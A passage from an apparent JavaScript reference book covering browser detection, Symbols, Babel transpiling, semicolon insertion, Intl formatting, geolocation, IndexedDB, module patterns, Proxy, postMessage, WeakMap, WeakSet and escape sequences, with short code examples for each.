var isBlink = (isChrome || isOpera) && !!window.CSS;
```

Successfully tested in:

- Firefox 0.8 - 44
- Chrome 1.0 - 48
- Opera 8.0 - 34
- Safari 3.0 - 9.0.3
- IE 6 - 11
- Edge - 20-25

Credit to Rob W

## Section 66.2: User Agent Detection

This method gets the user agent and parses it to find the browser. The browser name and version are extracted from the user agent through a regex. Based on these two, the `<browser name> <version>` is returned.

The four conditional blocks following the user agent matching code are meant to account for differences in the user agents of different browsers. For example, in case of opera, since it uses Chrome rendering engine, there is an additional step of ignoring that part.

Note that this method can be easily spoofed by a user.


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```
navigator.sayswho= (function(){
    var ua= navigator.userAgent, tem,
    M= ua.match(/(opera|chrome|safari|firefox|msie|trident(?=\/))\/?\s*(\d+)/i) || [];
    if(/trident/i.test(M[1])){
        tem=  /\brv[ :]+(\d+)/g.exec(ua) || [];
        return 'IE '+(tem[1] || '');
    }
    if(M[1]=== 'Chrome'){
        tem= ua.match(/\b(OPR|Edge)\/(\d+)/);
        if(tem!= null) return tem.slice(1).join(' ').replace('OPR', 'Opera');
    }
    M= M[2]? [M[1], M[2]]: [navigator.appName, navigator.appVersion, '-?'];
    if((tem= ua.match(/version\/(\d+)/i))!= null) M.splice(1, 1, tem[1]);
    return M.join(' ');
})();
```

Credit to kennebec

## Section 66.3: Library Method

An easier approach for some would be to use an existing JavaScript library. This is because it can be tricky to guarantee browser detection is correct, so it can make sense to use a working solution if one is available.

One popular browser-detection library is Bowser.

Usage example:

```
if (bowser.msie && bowser.version >= 6) {
    alert('IE version 6 or newer');
}
else if (bowser.firefox) {
    alert('Firefox');
}
else if (bowser.chrome) {
    alert('Chrome');
}
else if (bowser.safari) {
    alert('Safari');
}
else if (bowser.iphone || bowser.android) {
    alert('iPhone or Android');
}
```

# Chapter 67: Symbols

## Section 67.1: Basics of symbol primitive type

`Symbol` is a new primitive type in ES6. Symbols are used mainly as **property keys**, and one of its main characteristics is that they are *unique*, even if they have the same description. This means they will never have a name clash with any other property key that is a `symbol` or `string`.

```
const MY_PROP_KEY = Symbol();
const obj = {};

obj[MY_PROP_KEY] = "ABC";
console.log(obj[MY_PROP_KEY]);
```

In this example, the result of `console.log` would be `ABC`.

You can also have named Symbols like:

```
const APPLE    = Symbol('Apple');
const BANANA   = Symbol('Banana');
const GRAPE    = Symbol('Grape');
```

Each of these values are unique and cannot be overridden.

Providing an optional parameter `(description)` when creating primitive symbols can be used for debugging but not to access the symbol itself (but see the `Symbol.for()` example for a way to register/lookup global shared symbols).

## Section 67.2: Using Symbol.for() to create global, shared symbols

The `Symbol.for` method allows you to register and look up global symbols by name. The first time it is called with a given key, it creates a new symbol and adds it to the registry.

```
let a = Symbol.for('A');
```

The next time you call `Symbol.for('A')`, the *same symbol* will be returned instead of a new one (in contrast to `Symbol('A')` which would create a new, unique symbol that happens to have the same description).

```
a === Symbol.for('A') // true
```

but

```
a === Symbol('A') // false
```

## Section 67.3: Converting a symbol into a string

Unlike most other JavaScript objects, symbols are not automatically converted into a string when performing concatenation.

```
let apple = Symbol('Apple') + ''; // throws TypeError!
```

Instead, they have to be explicitly converted into a string when necessary, (for example, to get a textual description


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of the symbol that can be used in a debug message) using the `toString` method or the `String` constructor.

```
const APPLE = Symbol('Apple');
let str1 = APPLE.toString(); // "Symbol(Apple)"
let str2 = String(APPLE);    // "Symbol(Apple)"
```

# Chapter 68: Transpiling

Transpiling is the process of interpreting certain programming languages and translating it to a specific target language. In this context, transpiling will take compile-to-JS languages and translate them into the **target** language of JavaScript.

## Section 68.1: Introduction to Transpiling

**Examples**

**ES6/ES2015 to ES5 (via Babel)**:

This ES2015 syntax

```
// ES2015 arrow function syntax
[1,2,3].map(n => n + 1);
```

is interpreted and translated to this ES5 syntax:

```
// Conventional ES5 anonymous function syntax
[1,2,3].map(function(n) {
    return n + 1;
});
```

**CoffeeScript to JavaScript (via built-in CoffeeScript compiler)**:

This CoffeeScript

```
# Existence:
alert "I knew it!" if elvis?
```

is interpreted and translated to JavaScript:

```
if (typeof elvis !== "undefined" && elvis !== null) {
  alert("I knew it!");
}
```

**How do I transpile?**

Most compile-to-JavaScript languages have a transpiler **built-in** (like in CoffeeScript or TypeScript). In this case, you may just need to enable the language's transpiler via config settings or a checkbox. Advanced settings can also be set in relation to the transpiler.

For **ES6/ES2016-to-ES5 transpiling**, the most prominent transpiler being used is Babel.

**Why should I transpile?**

The most cited benefits include:

- The ability to use newer syntax reliably
- Compatibility among most, if not all browsers
- Usage of missing/not yet native features to JavaScript via languages like CoffeeScript or TypeScript


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# Section 68.2: Start using ES6/7 with Babel

Browser support for ES6 is growing, but to be sure your code will work on environments that don't fully support it, you can use Babel, the ES6/7 to ES5 transpiler, try it out!

If you would like to use ES6/7 in your projects without having to worry about compatibility, you can use Node and Babel CLI

**Quick setup of a project with Babel for ES6/7 support**

1. Download and install Node
2. Go to a folder and create a project using your favourite command line tool

```
~ npm init
```

3. Install Babel CLI

```
~ npm install --save-dev babel-cli
~ npm install --save-dev babel-preset-es2015
```

4. Create a `scripts` folder to store your `.js` files, and then a `dist/scripts` folder where the transpiled fully compatible files will be stored.
5. Create a `.babelrc` file in the root folder of your project, and write this on it

```
{
    "presets": ["es2015"]
}
```

6. Edit your `package.json` file (created when you ran `npm init`) and add the `build` script to the `scripts` property:

```
{
    ...
    "scripts": {
    ... ,
    "build": "babel scripts --out-dir dist/scripts"
    },
    ...
}
```

7. Enjoy programming in ES6/7
8. Run the following to transpile all your files to ES5

```
~ npm run build
```

For more complex projects you might want to take a look at Gulp or Webpack

# Chapter 69: Automatic Semicolon Insertion - ASI

## Section 69.1: Avoid semicolon insertion on return statements

The JavaScript coding convention is to place the starting bracket of blocks on the same line of their declaration:

```
if (...) {

}

function (a, b, ...) {

}
```

Instead of in the next line:

```
if (...)
{

}

function (a, b, ...)
{

}
```

This has been adopted to avoid semicolon insertion in return statements that return objects:

```
function foo()
{
    return // A semicolon will be inserted here, making the function return nothing
    {
        foo: 'foo'
    };
}

foo(); // undefined

function properFoo() {
    return {
        foo: 'foo'
    };
}

properFoo(); // { foo: 'foo' }
```

In most languages the placement of the starting bracket is just a matter of personal preference, as it has no real impact on the execution of the code. In JavaScript, as you've seen, placing the initial bracket in the next line can lead to silent errors.

## Section 69.2: Rules of Automatic Semicolon Insertion

> There are three basic rules of semicolon insertion:


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> 1. When, as the program is parsed from left to right, a token (called the *offending token*) is encountered that is not allowed by any production of the grammar, then a semicolon is automatically inserted before the offending token if one or more of the following conditions is true:
>
> - The offending token is separated from the previous token by at least one `LineTerminator`.
> - The offending token is `}`.
>
> 2. When, as the program is parsed from left to right, the end of the input stream of tokens is encountered and the parser is unable to parse the input token stream as a single complete ECMAScript `Program`, then a semicolon is automatically inserted at the end of the input stream.
> 3. When, as the program is parsed from left to right, a token is encountered that is allowed by some production of the grammar, but the production is a *restricted production* and the token would be the first token for a terminal or nonterminal immediately following the annotation "[no `LineTerminator` here]" within the restricted production (and therefore such a token is called a restricted token), and the restricted token is separated from the previous token by at least one `LineTerminator`, then a semicolon is automatically inserted before the restricted token.
>
> However, there is an additional overriding condition on the preceding rules: a semicolon is never inserted automatically if the semicolon would then be parsed as an empty statement or if that semicolon would become one of the two semicolons in the header of a **`for`** statement (see 12.6.3).

**Source:** [ECMA-262, Fifth Edition ECMAScript Specification:]

# Section 69.3: Statements affected by automatic semicolon insertion

- empty statement
- **`var`** statement
- expression statement
- `do-while` statement
- **`continue`** statement
- **`break`** statement
- **`return`** statement
- **`throw`** statement

**Examples:**

When the end of the input stream of tokens is encountered and the parser is unable to parse the input token stream as a single complete Program, then a semicolon is automatically inserted at the end of the input stream.

```
a = b
++c
// is transformed to:
a = b;
++c;
```

```
x
++
y
// is transformed to:
x;
++y;
```

**Array indexing/literals**

```
console.log("Hello, World")
[1,2,3].join()
// is transformed to:
console.log("Hello, World")[(1, 2, 3)].join();
```

**Return statement:**

```
return
  "something";
// is transformed to
return;
  "something";
```


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# Chapter 70: Localization

| Paramater | Details |
|---|---|
| weekday | "narrow", "short", "long" |
| era | "narrow", "short", "long" |
| year | "numeric", "2-digit" |
| month | "numeric", "2-digit", "narrow", "short", "long" |
| day | "numeric", "2-digit" |
| hour | "numeric", "2-digit" |
| minute | "numeric", "2-digit" |
| second | "numeric", "2-digit" |
| timeZoneName | "short", "long" |

## Section 70.1: Number formatting

Number formatting, grouping digits according to the localization.

```
const usNumberFormat = new Intl.NumberFormat('en-US');
const esNumberFormat = new Intl.NumberFormat('es-ES');

const usNumber = usNumberFormat.format(99999999.99); // "99,999,999.99"
const esNumber = esNumberFormat.format(99999999.99); // "99.999.999,99"
```

## Section 70.2: Currency formatting

Currency formatting, grouping digits and placing the currency symbol according to the localization.

```
const usCurrencyFormat = new Intl.NumberFormat('en-US', {style: 'currency', currency: 'USD'})
const esCurrencyFormat = new Intl.NumberFormat('es-ES', {style: 'currency', currency: 'EUR'})

const usCurrency = usCurrencyFormat.format(100.10); // "$100.10"
const esCurrency = esCurrencyFormat.format(100.10); // "100.10 €"
```

## Section 70.3: Date and time formatting

Date time formatting, according to the localization.

```
const usDateTimeFormatting = new Intl.DateTimeFormat('en-US');
const esDateTimeFormatting = new Intl.DateTimeFormat('es-ES');

const usDate = usDateTimeFormatting.format(new Date('2016-07-21')); // "7/21/2016"
const esDate = esDateTimeFormatting.format(new Date('2016-07-21')); // "21/7/2016"
```

# Chapter 71: Geolocation

## Section 71.1: Get updates when a user's location changes

You can also receive regular updates of the user's location; for example, as they move around while using a mobile device. Location tracking over time can be very sensitive, so be sure to explain to the user ahead of time why you're requesting this permission and how you'll use the data.

```
if (navigator.geolocation) {
    //after the user indicates that they want to turn on continuous location-tracking
    var watchId = navigator.geolocation.watchPosition(updateLocation, geolocationFailure);
} else {
    console.log("Geolocation is not supported by this browser.");
}

var updateLocation = function(position) {
    console.log("New position at: " + position.coords.latitude + ", " + position.coords.longitude);
};
```

To turn off continuous updates:

```
navigator.geolocation.clearWatch(watchId);
```

## Section 71.2: Get a user's latitude and longitude

```
if (navigator.geolocation) {
  navigator.geolocation.getCurrentPosition(geolocationSuccess, geolocationFailure);
} else {
  console.log("Geolocation is not supported by this browser.");
}

// Function that will be called if the query succeeds
var geolocationSuccess = function(pos) {
  console.log("Your location is " + pos.coords.latitude + "°, " + pos.coords.longitude + "°.");
};

// Function that will be called if the query fails
var geolocationFailure = function(err) {
  console.log("ERROR (" + err.code + "): " + err.message);
};
```

## Section 71.3: More descriptive error codes

In the event that geolocation fails, your callback function will receive a `PositionError` object. The object will include an attribute named `code` that will have a value of `1`, `2`, or `3`. Each of these numbers signifies a different kind of error; the `getErrorCode()` function below takes the `PositionError.code` as its only argument and returns a string with the name of the error that occurred.

```
var getErrorCode = function(err) {
  switch (err.code) {
    case err.PERMISSION_DENIED:
      return "PERMISSION_DENIED";
    case err.POSITION_UNAVAILABLE:
      return "POSITION_UNAVAILABLE";
    case err.TIMEOUT:
      return "TIMEOUT";
```


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```
    default:
      return "UNKNOWN_ERROR";
  }
};
```

It can be used in `geolocationFailure()` like so:

```
var geolocationFailure = function(err) {
  console.log("ERROR (" + getErrorCode(err) + "): " + err.message);
};
```

# Chapter 72: IndexedDB

## Section 72.1: Opening a database

Opening a database is an asynchronous operation. We need to send a request to open our database and then listen for events so we know when it's ready.

We'll open a DemoDB database. If it doesn't exist yet, it will get created when we send the request.

The 2 below says that we're asking for version 2 of our database. Only one version exists at any time, but we can use the version number to upgrade old data, as you'll see.

```
var db = null, // We'll use this once we have our database
    request = window.indexedDB.open("DemoDB", 2);

// Listen for success. This will be called after onupgradeneeded runs, if it does at all
request.onsuccess = function() {
    db = request.result; // We have a database!

    doThingsWithDB(db);
};

// If our database didn't exist before, or it was an older version than what we requested,
// the `onupgradeneeded` event will be fired.
//
// We can use this to setup a new database and upgrade an old one with new data stores
request.onupgradeneeded = function(event) {
    db = request.result;

    // If the oldVersion is less than 1, then the database didn't exist. Let's set it up
    if (event.oldVersion < 1) {
        // We'll create a new "things" store with `autoIncrement`ing keys
        var store = db.createObjectStore("things", { autoIncrement: true });
    }

    // In version 2 of our database, we added a new index by the name of each thing
    if (event.oldVersion < 2) {
        // Let's load the things store and create an index
        var store = request.transaction.objectStore("things");

        store.createIndex("by_name", "name");
    }
};

// Handle any errors
request.onerror = function() {
    console.error("Something went wrong when we tried to request the database!");
};
```

## Section 72.2: Adding objects

Anything that needs to happen with data in an IndexedDB database happens in a transaction. There are a few things to note about transactions that are mentioned in the Remarks section at the bottom of this page.

We'll use the database we set up in **Opening a database.**

```
// Create a new readwrite (since we want to change things) transaction for the things store
var transaction = db.transaction(["things"], "readwrite");
```


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```
// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that our event handlers are set up, let's get our things store and add some objects!
var store = transaction.objectStore("things");


// Transactions can do a few things at a time. Let's start with a simple insertion
var request = store.add({
    // "things" uses auto-incrementing keys, so we don't need one, but we can set it anyway
    key: "coffee_cup",
    name: "Coffee Cup",
    contents: ["coffee", "cream"]
});

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // Done! Here, `request.result` will be the object's key, "coffee_cup"
};


// We can also add a bunch of things from an array. We'll use auto-generated keys
var thingsToAdd = [{ name: "Example object" }, { value: "I don't have a name" }];

// Let's use more compact code this time and ignore the results of our insertions
thingsToAdd.forEach(e => store.add(e));
```

## Section 72.3: Retrieving data

Anything that needs to happen with data in an IndexedDB database happens in a transaction. There are a few things to note about transactions that are mentioned in the Remarks section at the bottom of this page.

We'll use the database we set up in Opening a database.

```
// Create a new transaction, we'll use the default "readonly" mode and the things store
var transaction = db.transaction(["things"]);

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that everything is set up, let's get our things store and load some objects!
var store = transaction.objectStore("things");


// We'll load the coffee_cup object we added in Adding objects
var request = store.get("coffee_cup");
```

```
// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // All done, let's log our object to the console
    console.log(request.result);
};


// That was pretty long for a basic retrieval. If we just want to get just
// the one object and don't care about errors, we can shorten things a lot
db.transaction("things").objectStore("things")
    .get("coffee_cup").onsuccess = e => console.log(e.target.result);
```

## Section 72.4: Testing for IndexedDB availability

You can test for IndexedDB support in the current environment by checking for the presence of the `window.indexedDB` property:

```
if (window.indexedDB) {
    // IndexedDB is available
}
```


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# Chapter 73: Modularization Techniques

## Section 73.1: ES6 Modules

Version ≥ 6

In ECMAScript 6, when using the module syntax (import/export), each file becomes its own module with a private namespace. Top-level functions and variables do not pollute the global namespace. To expose functions, classes, and variables for other modules to import, you can use the export keyword.

**Note:** Although this is the official method for creating JavaScript modules, it is not supported by any major browsers right now. However, ES6 Modules are supported by many transpilers.

```
export function greet(name) {
    console.log("Hello %s!", name);
}

var myMethod = function(param) {
    return "Here's what you said: " + param;
};

export {myMethod}

export class MyClass {
    test() {}
}
```

**Using Modules**

Importing modules is as simple as specifying their path:

```
import greet from "mymodule.js";

greet("Bob");
```

This imports only the `myMethod` method from our `mymodule.js` file.

It's also possible to import all methods from a module:

```
import * as myModule from "mymodule.js";

myModule.greet("Alice");
```

You can also import methods under a new name:

```
import { greet as A, myMethod as B } from "mymodule.js";
```

More information on ES6 Modules can be found in the Modules topic.

## Section 73.2: Universal Module Definition (UMD)

The UMD (Universal Module Definition) pattern is used when our module needs to be imported by a number of different module loaders (e.g. AMD, CommonJS).

The pattern itself consists of two parts:

1. An IIFE (Immediately-Invoked Function Expression) that checks for the module loader that is being implemented by the user. This will take two arguments; `root` (a `this` reference to the global scope) and `factory` (the function where we declare our module).
2. An anonymous function that creates our module. This is passed as the second argument to the IIFE portion of the pattern. This function is passed any number of arguments to specify the dependencies of the module.

In the below example we check for AMD, then CommonJS. If neither of those loaders are in use we fall back to making the module and its dependencies available globally.

```
(function (root, factory) {
    if (typeof define === 'function' && define.amd) {
        // AMD. Register as an anonymous module.
        define(['exports', 'b'], factory);
    } else if (typeof exports === 'object' && typeof exports.nodeName !== 'string') {
        // CommonJS
        factory(exports, require('b'));
    } else {
        // Browser globals
        factory((root.commonJsStrict = {}), root.b);
    }
}(this, function (exports, b) {
    //use b in some fashion.

    // attach properties to the exports object to define
    // the exported module properties.
    exports.action = function () {};
}));
```

## Section 73.3: Immediately invoked function expressions (IIFE)

Immediately invoked function expressions can be used to create a private scope while producing a public API.

```
var Module = (function() {
  var privateData = 1;

  return {
    getPrivateData: function() {
      return privateData;
    }
  };
})();
Module.getPrivateData(); // 1
Module.privateData; // undefined
```

See the Module Pattern for more details.

## Section 73.4: Asynchronous Module Definition (AMD)

AMD is a module definition system that attempts to address some of the common issues with other systems like CommonJS and anonymous closures.

AMD addresses these issues by:

- Registering the factory function by calling define(), instead of immediately executing it
- Passing dependencies as an array of module names, which are then loaded, instead of using globals
- Only executing the factory function once all the dependencies have been loaded and executed


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- Passing the dependent modules as arguments to the factory function

The key thing here is that a module can have a dependency and not hold everything up while waiting for it to load, without the developer having to write complicated code.

Here's an example of AMD:

```
// Define a module "myModule" with two dependencies, jQuery and Lodash
define("myModule", ["jquery", "lodash"], function($, _) {
    // This publicly accessible object is our module
    // Here we use an object, but it can be of any type
    var myModule = {};

    var privateVar = "Nothing outside of this module can see me";

    var privateFn = function(param) {
        return "Here's what you said: " + param;
    };

    myModule.version = 1;

    myModule.moduleMethod = function() {
        // We can still access global variables from here, but it's better
        // if we use the passed ones
        return privateFn(windowTitle);
    };

    return myModule;
});
```

Modules can also skip the name and be anonymous. When that's done, they're usually loaded by file name.

```
define(["jquery", "lodash"], function($, _) { /* factory */ });
```

They can also skip dependencies:

```
define(function() { /* factory */ });
```

Some AMD loaders support defining modules as plain objects:

```
define("myModule", { version: 1, value: "sample string" });
```

## Section 73.5: CommonJS - Node.js

CommonJS is a popular modularization pattern that's used in Node.js.

The CommonJS system is centered around a `require()` function that loads other modules and an `exports` property that lets modules export publicly accessible methods.

Here's an example of CommonJS, we'll load Lodash and Node.js' `fs` module:

```
// Load fs and lodash, we can use them anywhere inside the module
var fs = require("fs"),
    _ = require("lodash");

var myPrivateFn = function(param) {
    return "Here's what you said: " + param;
};
```

```
// Here we export a public `myMethod` that other modules can use
exports.myMethod = function(param) {
    return myPrivateFn(param);
};
```

You can also export a function as the entire module using `module.exports`:

```
module.exports = function() {
    return "Hello!";
};
```


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# Chapter 74: Proxy

| Parameter | Details |
|---|---|
| target | The target object, actions on this object (getting, setting, etc...) will be routed through the handler |
| handler | An object that can define "traps" for intercepting actions on the target object (getting, setting, etc...) |

A Proxy in JavaScript can be used to modify fundamental operations on objects. Proxies were introduced in ES6. A Proxy on an object is itself an object, that has *traps*. Traps may be triggered when operations are performed on the Proxy. This includes property lookup, function calling, modifying properties, adding properties, et cetera. When no applicable trap is defined, the operation is performed on the proxied object as if there was no Proxy.

## Section 74.1: Proxying property lookup

To influence property lookup, the `get` handler must be used.

In this example, we modify property lookup so that not only the value, but also the type of that value is returned. We use Reflect to ease this.

```
let handler = {
    get(target, property) {
        if (!Reflect.has(target, property)) {
            return {
                value: undefined,
                type: 'undefined'
            };
        }
        let value = Reflect.get(target, property);
        return {
            value: value,
            type: typeof value
        };
    }
};

let proxied = new Proxy({foo: 'bar'}, handler);
console.log(proxied.foo); // logs `Object {value: "bar", type: "string"}`
```

## Section 74.2: Very simple proxy (using the set trap)

This proxy simply appends the string `" went through proxy"` to every string property set on the target `object`.

```
let object  = {};

let handler = {
    set(target, prop, value){ // Note that ES6 object syntax is used
        if('string' === typeof value){
            target[prop] = value + " went through proxy";
        }
    }
};

let proxied = new Proxy(object, handler);

proxied.example = "ExampleValue";

console.log(object);
// logs: { example: "ExampleValue went through proxy" }
```

```
// you could also access the object via proxied.target
```


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# Chapter 75: .postMessage() and MessageEvent

| Parameters | |
|---|---|
| **message** | |
| **targetOrigin** | |
| transfer | optional |

## Section 75.1: Getting Started

**What is .postMessage(), when and why do we use it**

**`.postMessage()` method is a way to safely allow communication between cross-origin scripts.**

Normally, two different pages, can only directly communicate with each other using JavaScript when they are under the same origin, even if one of them is embedded into another (e.g. `iframes`) or one is opened from inside the other (e.g. `window.open()`). With `.postMessage()`, you can work around this restriction while still staying safe.

**You can only use `.postMessage()` when you have access to both pages' JavaScript code.** Since the receiver needs to validate the sender and process the message accordingly, you can only use this method to communicate between two scripts you have access to.

We will build an example to send messages to a child window and have the messages be displayed on the child window. The parent/sender page will be assumed to be `http://sender.com` and child/receiver page will be assumed to be `http://receiver.com` for the example.

**Sending messages**

In order to send messages to another window, you need to have a reference to its `window` object. `window.open()` returns the reference object of the newly opened window. For other methods to obtain a reference to a window object, see the explanation under `otherWindow` parameter here.

```
var childWindow = window.open("http://receiver.com", "_blank");
```

Add a `textarea` and a `send button` that will be used to send messages to child window.

```
<textarea id="text"></textarea>
<button id="btn">Send Message</button>
```

Send the text of `textarea` using `.postMessage(message, targetOrigin)` when the `button` is clicked.

```
var btn = document.getElementById("btn"),
    text = document.getElementById("text");

btn.addEventListener("click", function () {
    sendMessage(text.value);
    text.value = "";
});

function sendMessage(message) {
    if (!message || !message.length) return;
    childWindow.postMessage(JSON.stringify({
        message: message,
        time: new Date()
```

```
    }), 'http://receiver.com');
}
```

In order send and receive JSON objects instead of a simple string, `JSON.stringify()` and `JSON.parse()` methods can be used. A `Transfarable Object` can be given as the third optional parameter of the `.postMessage(message, targetOrigin, transfer)` method, but browser support is still lacking even in modern browsers.

For this example, since our receiver is assumed to be `http://receiver.com` page, we enter its url as the `targetOrigin`. The value of this parameter should match the `origin` of the `childWindow` object for the message to be send. It is possible to use `*` as a `wildcard` but is **highly recommended** to avoid using the wildcard and always set this parameter to receiver's specific origin **for security reasons**.

**Receiving, Validating and Processing Messages**

The code under this part should be put in the receiver page, which is `http://receiver.com` for our example.

In order to receive messages, the `message event` of the `window` should be listened.

```
window.addEventListener("message", receiveMessage);
```

When a message is received there are a couple of **steps that should be followed to assure security as much as possible**.

- Validate the sender
- Validate the message
- Process the message

The sender should always be validated to make sure the message is received from a trusted sender. After that, the message itself should be validated to make sure nothing malicious is received. After these two validations, the message can be processed.

```
function receiveMessage(ev) {
    //Check event.origin to see if it is a trusted sender.
    //If you have a reference to the sender, validate event.source
    //We only want to receive messages from http://sender.com, our trusted sender page.
    if (ev.origin !== "http://sender.com" || ev.source !== window.opener)
        return;

    //Validate the message
    //We want to make sure it's a valid json object and it does not contain anything malicious
    var data;
    try {
        data = JSON.parse(ev.data);
        //data.message = cleanseText(data.message)
    } catch (ex) {
        return;
    }

    //Do whatever you want with the received message
    //We want to append the message into our #console div
    var p = document.createElement("p");
    p.innerText = (new Date(data.time)).toLocaleTimeString() + " | " + data.message;
    document.getElementById("console").appendChild(p);
}
```


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> Click here for a JS Fiddle showcasing its usage.

# Chapter 76: WeakMap

## Section 76.1: Creating a WeakMap object

WeakMap object allows you to store key/value pairs. The difference from Map is that keys must be objects and are weakly referenced. This means that if there aren't any other strong references to the key, the element in WeakMap can be removed by garbage collector.

WeakMap constructor has an optional parameter, which can be any iterable object (for example Array) containing key/value pairs as two-element arrays.

```
const o1 = {a: 1, b: 2},
      o2 = {};

const weakmap = new WeakMap([[o1, true], [o2, o1]]);
```

## Section 76.2: Getting a value associated to the key

To get a value associated to the key, use the `.get()` method. If there's no value associated to the key, it returns `undefined`.

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.get(obj1)); // 7
console.log(weakmap.get(obj2)); // undefined
```

## Section 76.3: Assigning a value to the key

To assign a value to the key, use the `.set()` method. It returns the WeakMap object, so you can chain `.set()` calls.

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap();
weakmap.set(obj1, 1).set(obj2, 2);
console.log(weakmap.get(obj1)); // 1
console.log(weakmap.get(obj2)); // 2
```

## Section 76.4: Checking if an element with the key exists

To check if an element with a specified key exits in a WeakMap, use the `.has()` method. It returns `true` if it exits, and otherwise `false`.

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.has(obj1)); // true
console.log(weakmap.has(obj2)); // false
```


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## Section 76.5: Removing an element with the key

To remove an element with a specified key, use the `.delete()` method. It returns `true` if the element existed and has been removed, otherwise `false`.

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.delete(obj1)); // true
console.log(weakmap.has(obj1)); // false
console.log(weakmap.delete(obj2)); // false
```

## Section 76.6: Weak reference demo

JavaScript uses reference counting technique to detect unused objects. When reference count to an object is zero, that object will be released by the garbage collector. Weakmap uses weak reference that does not contribute to reference count of an object, therefore it is very useful to solve memory leak problems.

Here is a demo of weakmap. I use a very large object as value to show that weak reference does not contribute to reference count.

```
// manually trigger garbage collection to make sure that we are in good status.
> global.gc();
undefined

// check initial memory use , heapUsed is 4M or so
> process.memoryUsage();
{ rss: 21106688,
  heapTotal: 7376896,
  heapUsed: 4153936,
  external: 9059 }

> let wm = new WeakMap();
undefined

> const b = new Object();
undefined

> global.gc();
undefined

// heapUsed is still 4M or so
> process.memoryUsage();
{ rss: 20537344,
  heapTotal: 9474048,
  heapUsed: 3967272,
  external: 8993 }

// add key-value tuple into WeakMap ,
// key is b , value is 5*1024*1024 array
> wm.set(b, new Array(5*1024*1024));
WeakMap {}

// manually garbage collection
> global.gc();
undefined

// heapUsed is still 45M
```

```
> process.memoryUsage();
{ rss: 62652416,
  heapTotal: 51437568,
  heapUsed: 45911664,
  external: 8951 }

// b reference to null
> b = null;
null

// garbage collection
> global.gc();
undefined

// after remove b reference to object , heapUsed is 4M again
// it means the big array in WeakMap is released
// it also means weekmap does not contribute to big array's reference count, only b does.
> process.memoryUsage();
{ rss: 20639744,
  heapTotal: 8425472,
  heapUsed: 3979792,
  external: 8956 }
```


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# Chapter 77: WeakSet

## Section 77.1: Creating a WeakSet object

The WeakSet object is used for storing weakly held objects in a collection. The difference from Set is that you can't store primitive values, like numbers or string. Also, references to the objects in the collection are held weakly, which means that if there is no other reference to an object stored in a WeakSet, it can be garbage collected.

The WeakSet constructor has an optional parameter, which can be any iterable object (for example an array). All of its elements will be added to the created WeakSet.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1, obj2]);
```

## Section 77.2: Adding a value

To add a value to a WeakSet, use the `.add()` method. This method is chainable.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet();
weakset.add(obj1).add(obj2);
```

## Section 77.3: Checking if a value exists

To check if a value exits in a WeakSet, use the `.has()` method.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.has(obj1)); // true
console.log(weakset.has(obj2)); // false
```

## Section 77.4: Removing a value

To remove a value from a WeakSet, use the `.delete()` method. This method returns `true` if the value existed and has been removed, otherwise `false`.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.delete(obj1)); // true
console.log(weakset.delete(obj2)); // false
```

# Chapter 78: Escape Sequences

## Section 78.1: Entering special characters in strings and regular expressions

Most printable characters can be included in string or regular expression literals just as they are, e.g.

```
var str = "ポケモン"; // a valid string
var regExp = /[A-Ωα-ω]/; // matches any Greek letter without diacritics
```

In order to add arbitrary characters to a string or regular expression, including non-printable ones, one has to use *escape sequences*. Escape sequences consist of a backslash ("\\") followed by one or more other characters. To write an escape sequence for a particular character, one typically (but not always) needs to know its hexadecimal character code.

JavaScript provides a number of different ways to specify escape sequences, as documented in the examples in this topic. For instance, the following escape sequences all denote the same character: the *line feed* (Unix newline character), with character code U+000A.

- `\\n`
- `\\x0a`
- `\\u000a`
- `\\u{a}` new in ES6, only in strings
- `\\012` forbidden in string literals in strict mode and in template strings
- `\\cj` only in regular expressions

## Section 78.2: Escape sequence types

**Single character escape sequences**

Some escape sequences consist of a backslash followed by a single character.

For example, in `alert("Hello\nWorld");`, the escape sequence `\n` is used to introduce a newline in the string parameter, so that the words "Hello" and "World" are displayed in consecutive lines.

| Escape sequence | Character | Unicode |
|---|---|---|
| `\b` (only in strings, not in regular expressions) | backspace | U+0008 |
| `\t` | horizontal tab | U+0009 |
| `\n` | line feed | U+000A |
| `\v` | vertical tab | U+000B |
| `\f` | form feed | U+000C |
| `\r` | carriage return | U+000D |

Additionally, the sequence `\0`, when not followed by a digit between 0 and 7, can be used to escape the null character (U+0000).

The sequences `\\`, `\'` and `\"` are used to escape the character that follows the backslash. While similar to non-escape sequences, where the leading backslash is simply ignored (i.e. `\?` for `?`), they are explicitly treated as single character escape sequences inside strings as per the specification.

**Hexadecimal escape sequences**


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Characters with codes between 0 and 255 can be represented with an escape sequence where `\x` is followed by the 2-digit hexadecimal character code. For example, the non-breaking space character has code 160 or A0 in base 16, and so it can be written as `\xa0`.

```
var str = "ONE\xa0LINE"; // ONE and LINE with a non-breaking space between them
```

For hex digits above 9, the letters `a` to `f` are used, in lowercase or uppercase without distinction.

```
var regExp1 = /[\x00-xff]/; // matches any character between U+0000 and U+00FF
var regExp2 = /[\x00-xFF]/; // same as above
```

**4-digit Unicode escape sequences**

Characters with codes between 0 and 65535 (216 - 1) can be represented with an escape sequence where `\u` is followed by the 4-digit hexadecimal character code.

For example, the Unicode standard defines the right arrow character ("?") with the number 8594, or 2192 in hexadecimal format. So an escape sequence for it would be `\u2192`.

This produces the string "A ? B":

```
var str = "A \u2192 B";
```

For hex digits above 9, the letters `a` to `f` are used, in lowercase or uppercase without distinction. Hexadecimal codes shorter than 4 digits must be left-padded with zeros: `\u007A` for the small letter "z".

**Curly bracket Unicode escape sequences**
